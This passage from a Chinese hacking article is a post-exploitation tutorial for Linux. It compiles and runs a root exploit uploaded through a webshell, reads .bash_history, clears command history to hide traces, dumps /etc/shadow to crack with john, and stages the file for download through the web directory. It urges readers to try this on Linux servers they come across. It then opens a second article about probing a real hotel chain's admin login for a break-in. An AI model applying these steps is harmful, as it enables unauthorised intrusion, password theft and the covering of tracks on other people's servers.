在大多数情况下，你在本地的Linux系统中编译好的溢出漏洞利用程序直接上传到要提权的Linux主机上也能正常使用，不是必须要在要提权的主机上编译溢出漏洞的利用程序。因为gcc特别强大，功能特别多，用法也特别多，要讲全的话估计要一本厚书的篇幅，这里不可能一一介绍，只介

绍Linux提权中常用到的两个方面：


(1) gcc -v

查看安装的gcc的版本，我们的目的是通过执行gcc -v命令确认系统是否安装了gcc，如果安装了会显示安装的gcc的版本号，如图10；如果提示找不到命令等说明gcc没有安装。Ubuntu 10.10默认安装了gcc。




```
test      1852  0.2  3.7  35552 19068 ?        Sl   16:18   0:19 /usr/bin/python
test      1862  0.0  2.5  79436 13044 ?        Sl   16:18   0:01 update-notifier
test      2463  0.3  3.6 104256 18748 ?        Sl   17:34   0:14 gnome-terminal
test      2466  0.0  0.1   2052   720 ?        S    17:34   0:00 gnome-pty-helpe
test      2593  0.0  0.6   8132  3180 pts/3    Ss   17:44   0:00 bash
root      2821  0.0  0.0      0     0 ?        S    18:11   0:00 [flush-8:0]
test      2859  0.0  2.5  80060 12716 ?        Sl   18:17   0:00 /usr/lib/notify
test      3080  3.2 10.3 317004 52692 ?        Sl   18:32   0:18 /usr/lib/firefo
test      3075  0.0  0.2   6196  1100 pts/3    R+   18:42   0:00 ps aux
test@test-virtual-machine:~$ gcc -v
Using built-in specs.
Target: i686-linux-gnu
Configured with: ../src/configure -v --with-pkgversion='Ubuntu/Linaro 4.4.4-14ub
untu5' --with-bugurl=file:///usr/share/doc/gcc-4.4/README.Bugs --enable-language
s=c,c++,fortran,objc,obj-c++ --prefix=/usr --program-suffix=-4.4 --enable-shared
 --enable-multiarch --enable-linker-build-id --with-system-zlib --libexecdir=/us
r/lib --without-included-gettext --enable-threads=posix --with-gxx-include-dir=/
usr/include/c++/4.4 --libdir=/usr/lib --enable-nls --with-sysroot=/ --enable-clo
cale=gnu --enable-libstdcxx-debug --enable-objc-gc --enable-targets=all --disabl
e-werror --with-arch-32=i686 --with-tune=generic --enable-checking=release --bui
ld=i686-linux-gnu --host=i686-linux-gnu --target=i686-linux-gnu
Thread model: posix
gcc version 4.4.5 (Ubuntu/Linaro 4.4.4-14ubuntu5)
test@test-virtual-machine:~$
```

图10



```
test@test-virtual-machine:~$ gcc -v
Using built-in specs.
Target: i686-linux-gnu
Configured with: ../src/configure -v --with-pkgversion='Ubuntu/Linaro 4.4.4-14ub
untu5' --with-bugurl=file:///usr/share/doc/gcc-4.4/README.Bugs --enable-language
s=c,c++,fortran,objc,obj-c++ --prefix=/usr --program-suffix=-4.4 --enable-shared
 --enable-multiarch --enable-linker-build-id --with-system-zlib --libexecdir=/us
r/lib --without-included-gettext --enable-threads=posix --with-gxx-include-dir=/
usr/include/c++/4.4 --libdir=/usr/lib --enable-nls --with-sysroot=/ --enable-clo
cale=gnu --enable-libstdcxx-debug --enable-objc-gc --enable-targets=all --disabl
e-werror --with-arch-32=i686 --with-tune=generic --enable-checking=release --bui
ld=i686-linux-gnu --host=i686-linux-gnu --target=i686-linux-gnu
Thread model: posix
gcc version 4.4.5 (Ubuntu/Linaro 4.4.4-14ubuntu5)
test@test-virtual-machine:~$ gcc -o exp exp.c
test@test-virtual-machine:~$
```

图11




```
test@test-virtual-machine:~$ gcc -v
Using built-in specs.
Target: i686-linux-gnu
Configured with: ../src/configure -v --with-pkgversion='Ubuntu/Linaro 4.4.4-14ub
untu5' --with-bugurl=file:///usr/share/doc/gcc-4.4/README.Bugs --enable-language
s=c,c++,fortran,objc,obj-c++ --prefix=/usr --program-suffix=-4.4 --enable-shared
 --enable-multiarch --enable-linker-build-id --with-system-zlib --libexecdir=/us
r/lib --without-included-gettext --enable-threads=posix --with-gxx-include-dir=/
usr/include/c++/4.4 --libdir=/usr/lib --enable-nls --with-sysroot=/ --enable-clo
cale=gnu --enable-libstdcxx-debug --enable-objc-gc --enable-targets=all --disabl
e-werror --with-arch-32=i686 --with-tune=generic --enable-checking=release --bui
ld=i686-linux-gnu --host=i686-linux-gnu --target=i686-linux-gnu
Thread model: posix
gcc version 4.4.5 (Ubuntu/Linaro 4.4.4-14ubuntu5)
test@test-virtual-machine:~$ gcc -o exp exp.c
test@test-virtual-machine:~$ ls
7h1nk-01.ivs      exp    Ubuntu One  模板  图片  下载  桌面
examples.desktop  exp.c  公共的      视频  文档  音乐
test@test-virtual-machine:~$
```

图12

(2) 另一个用到的重要功能就是把漏洞利用程序的源代码编译成可执行程序了。假设溢出漏洞利用程序源代码文件是exp.c，通过webshell把exp.c上传到了要提权的Linux主机的当前目录下，在反弹回来的命令窗口中执行gcc -o exp exp.c，就会把exp.c编程成可执行程序exp，其中-o参数后面跟着的是编译生成的可执行程序的名字，这里为exp，另一个参数exp.c是要编译的溢出漏洞利用程序源代码的文件名，这里为exp.c。执行命令后如果没有错误提示就说明编译成功了，如图11。执行一下命令ls，发现可执行文件exp已经生成了，如图12。

接下来输入./exp就可以运行漏洞利用程序exp了，如果溢出成功会显示类似如图13，注意图下面的那个#，对Linux有点了解的都知道#对应的是root权限，看到#就说明提权成功了，接下来你就可以以root权限运行各种命令了。




```
kinc.lock
kinc.lock.inc
tplcache
udev.c
updatetmp.inc
ziptmp
./exp
/bin/sh: line 5: ./exp: No such file or directory
./exp
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# id
uid=0(root) gid=0(root),groups=1(bin),2(daemon),4(adm),7(lp)
sh-3.00#
```

图13

在通过溢出漏洞获得root权限后，能执行的命令就多了，很多没提权前没权限执行的命令现在都可以执行了。这时候可以执行一些命令来获取一些敏感信息或进行留后门清理日志等操作，方便更好的控制提权成功的服务器。

1. cat .bash_history

查看该用户曾经执行过的命令，也就是查看root用户执行过的命令。因为Linux下很多管理操作都是在命令行下完成的，而正常情况下用root用户执行命令的是管理员，通过查看管理员输入的命令，可能得到很多敏感信息。图14是在我的Ubuntu的终端中执行cat .bash_history命令后显示的我曾经执行过的命令。如果想清除这些命令记录，可以执行命令history -c。你在提权成功要退出命令窗口时执行一下history -c就可以清除你的执行命令的历史。



```
test@test-virtual-machine:~$ cat .bash_history
sudo whoami
whoami
exit
ls
cd 桌面
cd vm
ls
cd vmware-tools-distrib
ls
sudo ./vmware-install.pl
sudo apt-get build-depgcc
gcc -v
whoami
id test
id root
sudo whoami
ping www.sina.com
su test
whoami
ssh
sudo gedit /etc/apt/sources.list
sudo cp /etc/apt/sources.list /etc/apt/sources.list_backup
sudo gedit /etc/apt/sources.list
```

图14

2.cat /etc/passwd　cat /etc/shadow

分别执行cat /etc/passwd，cat /etc/shadow命令后得到passwd和shadow的内容，把两个文件的内容保存到本地用

john挂字典尝试破解root用户的密码，具体怎么破可以自己查询相关信息。cat /etc/shadow只有root权限才能执行。

3.chmod

在提权成功获得root权限后你如果想下载服务器上的一个文件到本地，我的方法是先执行cp命令把要下载的文件复制到网站的Web目录下，但复制过去的文件只有root用户能访问，直接用浏览器下载会提示没有权限，这时候就需要用到chmod命令了。chmod命令的作用是变更文件或目录的权限。如果要下载的文件是shadow1，执行命令chmod 777 ./shadow1后就可以直接用浏览器下载了，不会再有权限问题了。

当然，在获得root权限后还可以做很多事，比如安装后门，想办法搞到root用户的密码等，可惜我不会，也和本文的题目“Linux下提权常用小命令”关系不大，这里就不介绍了。在实际提权过程中用到的命令可能远不止这么多，我介绍的都是大路边的最常用的。由于我对Linux几乎也是一窍不通，有介绍的不对的地方还请大家谅解。

以后叉子们遇到Linux主机，不要不敢去尝试提权，大胆尝试，往往会有惊喜和收获。

写本文的时候参考了“明伟Linux提权解惑”一文和《鸟哥的Linux私房菜基础学习篇（第二版）》一书的内容，在此说明。

倒在万能密码下的连锁酒店

牟晓东

现在大家的生活消费水平都高了，开始向提高品味的方向发展，外出旅游的确是一件令人愉快的事情。不过在动身之前，我们还是习惯于在网上查一下实际的出行路线，进行目的地酒店的考察。通过百度，我找到了号称是“全球乡村休闲旅游连锁酒店第一品牌”某乡旅连锁酒店（www.xxx.com），在全国各省分布有几百家连锁店。主页做得很漂亮，很模板化（如图1），但“职业”性的敏感使我首先想到了它的安全性。由于在首页的全国地图上可以直接查询到每一家连锁酒店的子站，链接形式为http://www.xxx.com/Rurallist/InnDetail.asp?id=13689823900，会不会存在注入漏洞呢？如果有的话，像这种一套模板下来的连锁式网站，岂不成了赤壁之战中曹操的“连船”？




图1

于是我在主页上随机点击了几家各省的连锁酒店，除了打不开的死链接之外，其它的都是一个模子刻出来的。让我感到非常意外的是，在这些连锁酒店的网页右下角无一例外地都存在着一个名为“管理员入口”的链接（如图2）！搞我们这行的都知道，像这些属于高度敏感性的字眼儿藏都来不及，怎么能为了图一时的管理方便而明目张胆地显示给所有人看呢？不过话又说回来，或许人家背后有极为强势的安全技术做保障，根本不在乎这个，呵呵。但是接下来的测试，竟然让我大跌眼镜——

